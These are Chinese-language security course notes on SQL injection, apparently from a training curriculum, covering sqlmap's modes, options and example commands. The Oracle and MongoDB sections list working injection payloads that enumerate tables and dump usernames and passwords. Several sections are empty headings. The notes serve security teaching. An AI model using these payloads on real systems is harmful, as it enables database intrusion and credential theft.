



WEB 攻防-通用漏洞&SQL 注入

&Sqlmap&Oracle&Mongodb&DB2 等



#知识点:

- 1、数据库注入-Oracle&Mongodb
- 2、数据库注入-DB2&SQLite&Sybase
- 3、SQL 注入神器-SQLMAP 安装使用拓展

#SQLMAP

- 什么是 SQLMAP?
- 它支持那些数据库注入?
- 它支持那些 SQL 注入模式?
- 它支持那些其他不一样功能?
- 使用 SQLMAP 一般注入流程分析?

#SQL 注入课程体系:

- 1.数据库注入 - access mysql mssql oraclemongodb postgresql 等
- 2.数据类型注入 - 数字型 字符型 搜索型 加密型(base64 json)等
- 3.提交方式注入 - get post cookie http 头等
- 4.查询方式注入 - 查询 增加 删除 更新 堆叠等
- 5.复杂注入利用 - 二次注入 dnslog 注入 绕过 bypass 等

SQLMAP对URL干吗？

- 1、判断可注入的参数
- 2、判断可以用那种SQL注入技术来注入
- 3、识别出哪种数据库
- 4、根据用户选择，读取哪些数据

五种注入模式

- 1、基于布尔的盲注，即可以根据返回页面判断条件真假的注入。
- 2、基于时间的盲注，即不能根据页面返回内容判断任何信息延迟语句是否执行（即页面返回时间是否增加）来判断。
- 3、基于报错注入，即页面会返回错误信息，或者把注入的语句显示在页面中。
- 4、联合查询注入，可以使用union的情况下的注入。
- 5、堆查询注入，可以同时执行多条语句的执行时的注入。

支持哪些数据库注入？

MySQL, Oracle, PostgreSQL
Microsoft SQL Server, Microsoft Access, IBM DB2
SQLite, Firebird, Sybase和SAP MaxDB

-v参数，共有七个等级，默认为1：

- v 0 只显示python错误以及严重的信息。
- v 1 同时显示基本信息和警告信息。（默认）
- v 2 同时显示debug信息。
- v 3 同时显示注入的payload。
- v 4 同时显示HTTP请求。
- v 5 同时显示HTTP响应头。
- v 6 同时显示HTTP响应页面。

如果你想看到sqlmap发送的测试payloads

1.观察数据

参数：-d

1.直接连接到数据库

对单个数据库
python sqlmap --url http://127.0.0.1:8080/ --dbs --user root

2.目标URL

参数：-u或者--url
格式：http(s)://target
例如：python sqlmap --url http://127.0.0.1:8080/ --dbs --user root

2.获取目标方式

3.从Burp或者WebScarab代理中获取

4.从文本中获取多个目标扫描

参数

url

参数

演示案例：

- 数据库注入-联合猜解-Oracle&Mongodb
 - 数据库注入-SQLMAP-DB2&SQLite&Sybase
 - 数据库注入-SQLMAP-数据猜解&高权限读写执行
-
-

#Oracle

参考: <https://www.cnblogs.com/peterpan0707007/p/8242119.html>

测回显: `and 1=2 union select '1','2' from dual`

爆库: `and 1=2 union select '1',(select table_name from user_tables where rownum=1) from dual`

模糊爆库: `and 1=2 union select '1',(select table_name from user_tables where rownum=1 and table_name like '%user%') from dual`

爆列名: `and 1=2 union select '1',(select column_name from all_tab_columns where rownum=1 and table_name='sns_users') from dual`

爆其他列名: `and 1=2 union select '1',(select column_name from all_tab_columns where rownum=1 and table_name='sns_users' and column_name not in ('USER_NAME')) from dual`

爆数据: `and 1=2 union select user_name,user_pwd from "sns_users"`

爆其他数据: `and 1=2 union select user_name,user_pwd from "sns_users" where USER_NAME<>'hu'`

#Mongodb 看代码

参考: <https://www.runoob.com/mongodb/mongodb-query.html>

测回显: `/new_list.php?id=1'}); return ({title:1,content:'2`

爆库: `/new_list.php?id=1'}); return ({title:tojson(db),content:'1`

爆表: `/new_list.php?id=1'}); return ({title:tojson(db.getCollectionNames()),content:'1`

爆字段: `/new_list.php?id=1'}); return ({title:tojson(db.Authority_confidential.find()[0]),content:'1`

`db.getCollectionNames()` 返回的是数组, 需要用 `tojson` 转换为字符串。

`db.Authority_confidential` 是当前用的集合 (表), `find` 函数用于查询, 0 是第一条数据

#SQLMAP 使用

1、判断数据库注入点

2、判断注入点权限

`-sqlmap` 数据库注入数据猜解

`-sqlmap` 高权限注入读写执行

`-sqlmapo` 高权限注入联动 MSF

#SQLMAP 使用参数:

涉及资源：

[补充：涉及录像课件资源软件包资料等下载地址](#)
